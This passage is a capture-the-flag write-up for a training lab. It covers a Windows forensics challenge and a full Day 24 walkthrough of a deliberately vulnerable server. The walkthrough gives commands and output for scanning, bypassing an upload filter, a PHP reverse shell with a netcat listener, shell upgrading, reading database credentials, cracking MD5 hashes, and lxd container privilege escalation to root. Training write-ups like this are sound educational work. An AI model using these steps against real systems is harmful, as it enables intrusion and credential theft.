Another task which is scheduled is ‘ShadowCopyVolume’. Click the task, navigate to actions tab and click properties. The ID is in the ‘Add arguments’ and the value is 7a9eeea15–0000–0000–0000–01000000000.




Question 7

As we can see on question 2, the hidden folder name is ‘confidential’.



Question 8

Navigate into the ‘confidential’ directory. There is a file ‘master-password.txt.grinch’. The password is ‘m33pa55w0rdIZseecure!’.



Thought Process

for question 3, we launched disk management. Disk management is a system utility in Windows that enables you to perform advanced storage tasks. Right click on the Backup, and click Change Drive Letter and Path… We then click add and assign the following drive letter to Z. Once we're done we go back to the file and under Local Disk(C:) we'll see Backup (Z:). Tick hidden items and file extension, and a confidential file will appear.

Day 24: The trial before christmas

Tools Used: ATTACKBOX, FIREFOX, KALI LINUX


Solutions:

Question 1

Answer: 80, 65000


Question 2

Answer: Light Cycle




Question 3

Answer: /uploads.php



Question 4

Answer: /grid



Question 5

Answer: THM{ENTER_THE_GRID}

```
$ find / -name "*web.txt*" 2>/dev/null
/var/www/web.txt
$ cat /var/www/web.txt
THM{ENTER_THE_GRID}
$
```

Question 6

Answer:

- python3 -c 'import pty;pty.spawn("/bin/bash")'

- export TERM=xterm
- stty raw -echo; fg

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
[1]+  Stopped                 nc -lvnp 443
root@kali:~# stty raw -echo; fg
nc -lvnp 443
```

Question 7

Answer: tron:IFightForTheUsers

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

Question 8

Answer: tron

```
mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)

mysql>
```


Question 9

Answer: @computer@

```
mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
|  2 | admin    | 5f4dcc3b5aa765d61d8327deb882cf99 |
+----+----------+----------------------------------+
2 rows in set (0.00 sec)

mysql>
```

head to the site https://crackstation.net/ and see if it can make sense of Flynn's password. It is able to do this pretty easily and determines it has been hashed with md5.



Question 10

Answer: mysql -utron -p

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Question 11

Answer: THM{IDENTITY_DISC_RECOGNISED}

```
www-data@light-cycle:/home/flynn$ su flynn
Password:
flynn@light-cycle:~$ ls -l
total 4
-r-------- 1 flynn flynn 30 Dec 19 16:42 user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12


Answer: lxd

If we run groups to see what groups Flynn is a part of, we see he is in a group called lxd.

```
flynn@light-cycle:~$ groups
flynn lxd
flynn@light-cycle:~$
```

Question 13

Answer: THM{FLYNN_LIVES}



```
+--------+-------------+--------+-------------------------------+--------+--------+------------------------------+
| ALIAS  | FINGERPRINT | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+--------+-------------+--------+-------------------------------+--------+--------+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+-------------+--------+-------------------------------+--------+--------+------------------------------+
flynn@light-cycle:~$ lxc init myimage mycontainer -c security.priviledged=true
Creating mycontainer
Error: not found
flynn@light-cycle:~$ lxc init myimage mycontainer -c security.priviledged=true
Creating mycontainer
Error: not found
flynn@light-cycle:~$ lxc init Alpine mycontainer -c security.priviledged=true
Creating mycontainer
Error: Unknown configuration key: security.priviledged
flynn@light-cycle:~$ lxc init Alpine mycontainer -c security.privileged=true
Creating mycontainer
Error: Container 'mycontainer' already exists
th=/mnt/root recursive=true
Device mydevice added to mycontainer
flynn@light-cycle:~$ lxc start mycontainer
flynn@light-cycle:~$ lxc exec mycontainer /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls -l
total 4
-r--------    1 root     root           600 Dec 19 20:18 root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}


"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of
 an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately
this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you fo
r playing! Merry Christmas and happy holidays to all!"
/mnt/root/root #
```

Throughout Process

The first thing we want to do when our target computer has fully started up is to use nmap to look for open ports. We discover that ports 80 and 65000 are open after doing a scan. Visit the web server now, which is listening on port 65000. When we arrive at the page, we notice a website called Light Cycle with the option to sign up or log in. Finding the name of a hidden php file is required by the next query. By using the command gobuster dir -u http://target machine ip>:65000 -w big.txt -x php,txt,html, and the big.txt wordlist, we can do this. We will see a file named uploads.php after executing this. We'll use Burp Suite to get around the front end filter that controls what files may be uploaded now that we know where we can post them. Burp Suite should now be open. Go to the Proxy -> Options page. Intercept Client Requests' top line may be clicked, and then you can choose Edit. Remove js from the match condition after the menu has opened. Make sure Intercept requests based on the following rules are selected before closing this option. Forward requests in Burp Suite until you reach one with the URI /assets/js/filter.js. As the filtering logic is handled by this code, we wish to reject this request. By doing this, we now enable the upload page to accept all file kinds.Now, using the same php-reverse-shell script from Day 2, we can start a reverse shell. Start a netcat listener on our attack machine with nc -lvnp 443 and upload the file to our web server. When we navigate to the /grid directory we will see the file. Open the file now. A shell session ought to be running when we return to our netcat listener. Find the information in the web.txt file, according to the following question. It can be found at var/www/, according to a cursory check of the file system. With cat, we can quickly examine the data and locate the flag THMENTER THE GRID. We now wish to improve the resilience and feature set of our shell. Running python3 -c 'import pty;pty.spawn("/bin/bash")" to launch a bash session is the initial step in this process. Then, to provide us access to term commands, we want to execute export TERM=xterm. Finally, run stty raw -echo; fg after using ctrl + Z to background the shell. Next, we want to search /var/www/TheGrid/includes/ for a username and password pair. We can observe a database login in dbauth.php using the credentials tron and IFightForTheUsers. Use the command SHOW DATABASES; to list all the available databases once we are in MySQL. We see there is a database named tron. The use tron command may be used to choose the tron database, and the SELECT * FROM users command can be used to show the users table's contents. When we do this, two users' encrypted passwords are shown. Let's visit https://crackstation.net and try to decipher Flynn's password there. It can simply accomplish this and concludes that it has been hashed with MD5. @computer@ is the password. We can use su to log in as Flynn now that we have his password. Now that we have access to Flynn's home directory, we can examine the information on the flag. Using a cat, we can observe that the flag is THM. {IDENTITY DISC RECOGNISED}. Flynn belongs to a group named lxd, which can be found out by running a group's search. Because of a known vulnerability in lxd,

we can build a root shell. It would definitely be better to follow along with today's explanation because these steps are directly taken from there. Here's how I created my own lxd exploit and made it function.